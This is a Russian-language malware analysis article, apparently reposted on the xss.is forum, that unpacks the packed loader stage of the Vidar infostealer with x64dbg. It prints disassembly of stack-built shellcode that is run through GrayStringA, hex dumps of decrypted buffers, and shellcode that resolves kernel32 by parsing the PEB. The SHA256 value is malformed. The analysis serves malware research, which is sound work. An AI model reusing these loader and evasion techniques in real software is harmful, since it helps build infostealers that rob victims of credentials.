

Статья Дело о инфостилере Видар - Часть 1 (Распаковка)

 xss.is/threads/68543



Привет, в этом посте я буду распаковывать и анализировать инфостилер Vidar из моего выступления на **BSides Islamicabad 2021**. Образец стейджа поставляется в виде файла .xll с расширением файла надстройки Excel. Это позволяет сторонним приложениям добавлять дополнительные функции в Excel с помощью Excel-DNA, инструмента или библиотеки, которые используются для написания надстроек .NET Excel. В этом случае файл xll содержит вредоносный загрузчик dll, который дополнительно сбрасывает упакованный исполняемый файл Vidar infostealer на компьютер-жертву, исследование всей цепочки заражения выходит за рамки этого поста, однако я буду глубоко копать исполняемый файл (Packed Vidar) в части 1 статьи этого поста блога, а финальный пайлод во второй части.


SHA256:5cdo759c1e566b6e74ef3f29a49a34a08ded2dc44408fccd41b5a9845573a34c

Технический анализ

Я обычно начинаю распаковывать общие упаковщики/загрузчики вредоносного ПО, просматривая его сначала в основных инструментах статического анализа, затем открывая его в IDA и рассматривая с высоты различные разделы для переменных с возможными зашифрованными строками, ключами, импортами или другими глобальными переменными, содержащими важную информацию, проверяя, есть ли у него идентифицированные криптографические подписи, а затем начинаю его отладку. После загрузки в x64dbg я сначала ставлю точку останова на API-интерфейсы выделения памяти, такие как LocalAlloc, GlobalAlloc, VirtualAlloc и API защиты памяти: VirtualProtect, и нажимаю кнопку "Выполнить", чтобы увидеть, срабатывает ли какая-либо из точек останова. Если да, то его довольно просто распаковать и извлечь полезную нагрузку следующего этапа, в противном случае может потребоваться углубленный статический и динамический анализ. Давайте нажмем кнопку запуска, чтобы увидеть, куда это нас приведет дальше.

Извлечение шелл-кода

Итак, первая точка останова в этом случае — это **VirtualProtect**, вызываемый в области памяти **стека** размером **0x28A**, чтобы предоставить ему защиту **Execute Read Write (0x40)**, как ни странно, верно!



Первые несколько опкодов **E9, 55, 8B** в выгруженных данных в стеке соответствуют инструкциям **jmp, push** и **mov** соответственно, поэтому можно предположить, что это шелл-код, помещаемый в стек, а затем предоставляющий защиту от выполнения для последующего его выполнения. Если я нажму выполнить до кнопку возврата на `VirtualProtect` и проследить обратно в дизассемблер, я вижу шелл-код, хранящийся в виде **строк стека** прямо перед вызовом `VirtualProtect`, и список аргументов помещается, как показано на рисунке ниже.

0041F7E5	C645 C8 8B	mov byte ptr ss:[ebp-38],8B	
0041F7E9	C645 C9 55	mov byte ptr ss:[ebp-37],55	55: 'U'
0041F7ED	C645 CA 10	mov byte ptr ss:[ebp-36],10	
0041F7F1	C645 CB 85	mov byte ptr ss:[ebp-35],85	
0041F7F5	C645 CC D2	mov byte ptr ss:[ebp-34],D2	
0041F7F9	C645 CD 74	mov byte ptr ss:[ebp-33],74	74: 't'
0041F7FD	C645 CE 15	mov byte ptr ss:[ebp-32],15	
0041F801	C645 CF 88	mov byte ptr ss:[ebp-31],88	
0041F805	C645 D0 4D	mov byte ptr ss:[ebp-30],4D	4D: 'M'
0041F809	C645 D1 08	mov byte ptr ss:[ebp-2F],8	
0041F80D	C645 D2 56	mov byte ptr ss:[ebp-2E],56	56: 'V'
0041F811	C645 D3 88	mov byte ptr ss:[ebp-2D],88	
0041F815	C645 D4 75	mov byte ptr ss:[ebp-2C],75	75: 'u'
0041F819	C645 D5 0C	mov byte ptr ss:[ebp-2B],C	C: '\f'
0041F81D	C645 D6 2B	mov byte ptr ss:[ebp-2A],2B	2B: '+'
0041F821	C645 D7 F1	mov byte ptr ss:[ebp-29],F1	
0041F825	C645 D8 8A	mov byte ptr ss:[ebp-28],8A	
0041F829	C645 D9 04	mov byte ptr ss:[ebp-27],4	
0041F82D	C645 DA 0E	mov byte ptr ss:[ebp-26],E	
0041F831	C645 DB 88	mov byte ptr ss:[ebp-25],88	
0041F835	C645 DC 01	mov byte ptr ss:[ebp-24],1	
0041F839	C645 DD 41	mov byte ptr ss:[ebp-23],41	41: 'A'
0041F83D	C645 DE 83	mov byte ptr ss:[ebp-22],83	
0041F841	C645 DF EA	mov byte ptr ss:[ebp-21],EA	
0041F845	C645 E0 01	mov byte ptr ss:[ebp-20],1	
0041F849	C645 E1 75	mov byte ptr ss:[ebp-1F],75	75: 'u'
0041F84D	C645 E2 F5	mov byte ptr ss:[ebp-1E],F5	
0041F851	C645 E3 5E	mov byte ptr ss:[ebp-1D],5E	
0041F855	C645 E4 5D	mov byte ptr ss:[ebp-1C],5D	5E: '^'
0041F859	C645 E5 C3	mov byte ptr ss:[ebp-1B],C3	5D: ']'
0041F85D	C645 E6 00	mov byte ptr ss:[ebp-1A],0	
0041F861	C645 E7 00	mov byte ptr ss:[ebp-19],0	
0041F865	C645 E8 00	mov byte ptr ss:[ebp-18],0	
0041F869	C645 E9 00	mov byte ptr ss:[ebp-17],0	
0041F86D	C745 FC 00000000	mov dword ptr ss:[ebp-4],0	
0041F871	8D85 E8FCFFFF	lea eax,dword ptr ss:[ebp-318]	
0041F875	50	push eax	
0041F879	6A 40	push 40	
0041F87D	68 8A020000	push 28A	
0041F881	8D8D 60FDFFFF	lea ecx,dword ptr ss:[ebp-2A0]	
0041F885	51	push ecx	
0041F889	FF15 04F04200	call dword ptr ds:[<&VirtualProtect>]	


Следующие несколько операторов готовятся к выполнению шелл-кода в стеке, получая дескриптор объекта контекста устройства (DC) и передавая этот дескриптор в GrayStringA для выполнения шелл-кода из стека (значение ptr в eax взято из рисунка 1)

0041F889	FF15 04F04200	call dword ptr ds:[<&VirtualProtect>]	
0041F88F	6A 00	push 0	
0041F891	6A 00	push 0	
0041F893	6A 00	push 0	
0041F895	6A 00	push 0	
0041F897	6A 00	push 0	
0041F899	8D95 8CF6FFFF	lea edx,dword ptr ss:[ebp-974]	
0041F89F	52	push edx	
0041F8A0	8D85 60FDFFFF	lea eax,dword ptr ss:[ebp-2A0]	
0041F8A6	50	push eax	0x0018FC9C ptr to shellcode on
0041F8A7	6A 00	push 0	
0041F8A9	6A 00	push 0	stack
0041F8AB	FF15 18F14200	call dword ptr ds:[<&GetDC>]	
0041F8B1	50	push eax	
0041F8B2	FF15 14F14200	call dword ptr ds:[<&GrayStringA>]	
0041F8B8	8B4D 10	mov ecx,dword ptr ss:[ebp+10]	[ebp+10]:
0041F8BB	51	push ecx	


Давайте теперь приступим к изучению шеллкода.

Отладка шелл-кода для извлечения конечной полезной нагрузки


Как только **GrayStringA** выполняется, он попадает в точку останова **VirtualAlloc**, установленную в отладчике, который вызывается для резервирования/фиксации размера памяти 0xAA3CE с MEM_COMMIT|MEM_RESERVE (0x3000) тип выделения памяти.




Происходит возврат управления из **VirtualAlloc** и переход еще раз из ret приводит нас к шеллкод. Следующие несколько операторов после вызова VirtualAlloc передают указатель на вновь созданный буфер, размер буфера и дескриптор файла для текущего загруженного процесса в стеке для вызова **ReadFile**




Он считывает 0xA3CE байт данных из образа родительского процесса в буфер, допустим, это **buffer1**.




Дальнейшее выполнение снова достигает точки останова **VirtualAlloc**, на этот раз выделяя **0x14F0** байт памяти. Теперь я поставлю точку останова записи в область памяти, зарезервированную/зафиксированную вторым вызовом API **VirtualAlloc**, чтобы увидеть, какие и как данные сбрасываются во второй буфер, **buffer2**. Повторное нажатие кнопки "Выполнить" прервет выполнение инструкции, показанной на рисунке ниже.



Этот цикл копирует **0x14F0** байтов данных из определенного смещения буфера1 в буфер2, следующие несколько операторов снова вызывают **VirtualAlloc** для выделения еще **0x350DE** байтов памяти, скажем, **буфер3**, помещая возвращенный адрес буфера вместе со смещением из буфера1 в стек для копирования байтов **0x350DE** данных из буфера1 в буфер3



Цикл на следующем рисунке расшифровывает данные, скопированные в буфер2, следующая инструкция push помещает указатель буфера3 в стек в качестве аргумента подпрограммы, вызываемой из адреса буфера2 в edx, которая должна обрабатывать содержимое буфера3



На рисунке ниже показано расшифрованное содержимое окончательного буфера2

Hex																ASCII																		
E9	0A	80	60	DC	E3	11	68	0E	36	C3	44	19	E5	C5	2D	é.	U	à	h	6	À	á	À-											
11	E0	62	15	A7	DD	93	E9	19	65	68	76	01	46	E6	23	.à	b	Ÿ	é	ehv	F	æ	#											
7D	59	9F	E1	2D	9C	B1	C7	29	FD	79	14	04	0A	ED	08	}Y	á	-	±	Ç	ý	y	..	í										
00	22	C4	44	E6	2D	0D	28	9C	4B	1A	BF	36	06	02	FE	."	À	æ	-	(K	.	¿	6	..	b								
87	45	9E	A8	E9	B7	41	6C	5B	B5	8B	08	90	3B	53	C8	.E	.	é	-	À	[µ	..	;	S	È								
48	BA	C0	1D	15	43	25	39	2D	7E	13	09	FC	B9	1D	39	H°	À	.	C	%	9	-	~	.	ü	'	9							
85	A2	FB	E5	BF	D5	43	AF	F4	E9	96	85	C8	14	AE	95	.c	û	¿	Ö	Ç	"	ó	é	.	È	.	°							
2F	DE	48	B5	8C	58	52	28	44	4B	4C	22	39	FA	7E	92	/p	K	µ	.	X	R	(D	K	L	"	9	ú	-					
7E	EE	21	4E	AF	82	9D	19	38	BA	0D	A8	DD	6E	80	6A	~!	N	8	°	.	«	Y	n	'	j							
1F	2E	8C	D3	26	12	C1	2F	CC	F4	1E	EF	B6	8E	45	97	..	Ó	.	Á	/	Í	Ö	.	í	Ÿ	.	E	.						
D7	9C	D7	67	2F	C2	8D	C1	7F	AF	9D	C5	26	8C	C3	6C	x	.	x	g	/	Á	.	.	Á	.	Á	.	Á	.					
AC	35	D6	AB	61	09	5D	2A	38	D5	83	70	C7	4C	96	5F	-5	Ö	«	a	.]	*	8	Ö	.	p	ç	L	.					
26	E3	C5	EB	D1	55	C2	72	75	28	62	F9	FE	67	43	18	&	á	À	e	N	U	À	r	u	(b	u	p	ç	.				
C6	03	C3	EF	A7	9D	3F	35	E1	F8	12	22	53	2C	5E	22	¿	.	Á	í	Ÿ	.	7	5	á	ö	.	"	S	,	^	"			
E7	54	92	A1	BA	1E	44	40	F6	84	10	18	02	7F	18	35	Ç	.	T	.	i	.	°	.	D	e	
C6	F1	C1	AF	C6	58	53	AE	57	40	69	DD	CB	82	87	69	¿	ñ	À	.	X	S	"	e	w	e	i	Ë	
46	E4	63	20	0C	CF	F4	1D	47	89	E9	EE	51	37	6E	0F	F	ä	c	.	Ï	.	Ö	.	G	.	é	í	Q	7	n	.	.		
8A	8D	62	6E	7A	1E	64	B2	33	C0	3B	EF	3D	2C	63	35	..	b	n	z	.	d	*	3	Á	;	í	=	
4C	0A	33	DC	A2	9C	95	5C	61	BE	62	18	0F	95	2C	72	L	.	3	Ü	ç
75	7F	D1	BC	6A	13	EB	C8	52	D4	B1	B6	33	83	A0	2D	u	.	N	%	j
6A	06	28	99	22	D8	05	A2	DE	A0	7D	FF	FE	00	B9	AE	í	.	+

Hex																ASCII																					
E9	B0	0A	00	00	55	8B	EC	83	EC	40	53	56	57	83	65	é		
F0	00	0F	57	C0	66	0F	13	45	E0	0F	57	C0	66	0F	13	ð	.	.	w	A	F		
45	E8	83	65	F8	00	C7	45	FC	28	00	00	00	83	65	F4	E	è	.	e	ø	.	Ç	È	(.		
00	FF	75	0C	FF	75	10	8D	45	F8	50	E8	FD	00	00	00	.	y	u	.	y	u	
89	45	D8	89	55	DC	FF	75	0C	FF	75	10	8D	45	F8	50	.	E	ø	.	U	ø	y	u		
E8	E8	00	00	00	89	45	D0	89	55	D4	FF	75	0C	FF	75	è	
10	8D	45	F8	50	E8	D3	00	00	00	89	45	C8	89	55	CC	..	E	ø	P	e	ø		
FF	75	0C	FF	75	10	8D	45	F8	50	E8	BE	00	00	00	89	y	u	.	y	u	
45	C0	89	55	C4	83	7D	10	04	76	3A	6A	08	58	68	C0	E	À	.	U	À		
03	03	45	0C	99	89	45	E0	89	55	E4	8B	45	10	83	E8	..	E	
04	33	C9	89	45	E8	89	4D	EC	8B	45	E8	8B	4D	FC	8D	.	3	É	.	E	
04	C1	33	D2	6A	10	59	F7	F1	8B	45	E8	03	55	FC	8D	.	Á	3	Ö	j	.	Y	=	ñ	.	E	è	.	U	ü		
04	C2	89	45	FC	57	56	89	65	F4	83	E4	F0	6A	33	E8	.	Á	.	E	ü	w	v	.	e	ø		
00	00	00	00	83	04	24	05	CB	2B	65	FC	FF	75	D8	59
FF	75	D0	5A	FF	75	C8	41	58	FF	75	C0	41	59	FF	75	y	u	b	z	y	u	E	A	x	y	u	A	A	y	u	
E0	5F	FF	75	E8	5E	85	F6	74	10	67	48	8B	0C	F7	67	a	.	y	u	e	^	
48	89	4C	F4	20	83	EE	01	75	F0	FF	75	D8	41	5A	8B	H	.	L	ö	
45	08	0F	05	89	45	F0	03	65	FC	E8	00	00	00	00	C7	E	
44	24	04	23	00	00	00	83	04	24	0D	CB	8B	65	F4	5E	D	.	\$	
5F	8B	45	F0	5F	5E	5B	8B	E5	5D	C2	0C	00	55	8B	EC	_	.	E	ø	
51	51	0F	57	C0	66	0F	13	45	F8	8B	45	08	8B	00	3B	00	.	w	A	F	

decrvoted buffer2

Переход в **edx** запускает выполнение содержимого буфера 2, где, кажется, сначала помещаются строки стека для kernel32.dll, а затем извлекается дескриптор kernel32.dll путем анализа структуры PEВ (Process Environment Block)

```

003A0AA7 8B45 F0      mov  eax,dword ptr ss:[ebp-10]
003A0AAA 0FB70470    movzx eax,word ptr ds:[eax+esi*2]
003A0AAE 8B0483     mov  eax,dword ptr ds:[ebx+eax*4]
003A0AB1 03C7      add  eax,edi
003A0AB3 ^ EB EB     jmp  3A0AA0
003A0AB5 55       push ebp
003A0AB6 8BEC     mov  ebp,esp
003A0AB8 83EC 50    sub  esp,50
003A0ABB 6A 53     push 53
003A0ABD 58       pop  eax
003A0ABE 66:8945 D8  mov  word ptr ss:[ebp-28],ax
003A0AC2 6A 68     push 68
003A0AC4 58       pop  eax
003A0AC5 66:8945 DA  mov  word ptr ss:[ebp-26],ax
003A0AC9 6A 6C     push 6C
003A0ACB 58       pop  eax
003A0ACC 66:8945 DC  mov  word ptr ss:[ebp-24],ax
003A0AD0 6A 77     push 77
003A0AD2 58       pop  eax
003A0AD3 66:8945 DE  mov  word ptr ss:[ebp-22],ax
003A0AD7 6A 61     push 61
003A0AD9 58       pop  eax
003A0ADA 66:8945 E0  mov  word ptr ss:[ebp-20],ax
003A0ADE 6A 70     push 70
003A0AE0 58       pop  eax
003A0AE1 66:8945 E2  mov  word ptr ss:[ebp-1E],ax
003A0AE5 6A 69     push 69
003A0AE7 58       pop  eax
003A0AE8 66:8945 E4  mov  word ptr ss:[ebp-1C],ax
003A0AEC 6A 2E     push 2E
003A0AEE 58       pop  eax
003A0AEF 66:8945 E6  mov  word ptr ss:[ebp-1A],ax
003A0AF3 6A 64     push 64
003A0AF5 58       pop  eax
003A0AF6 66:8945 E8  mov  word ptr ss:[ebp-18],ax
003A0AFA 6A 6C     push 6C
003A0AFC 58       pop  eax
003A0AFD 66:8945 EA  mov  word ptr ss:[ebp-16],ax
003A0B01 6A 6C     push 6C
003A0B03 58       pop  eax
003A0B04 66:8945 EC  mov  word ptr ss:[ebp-14],ax
003A0B08 33C0     xor  eax,eax
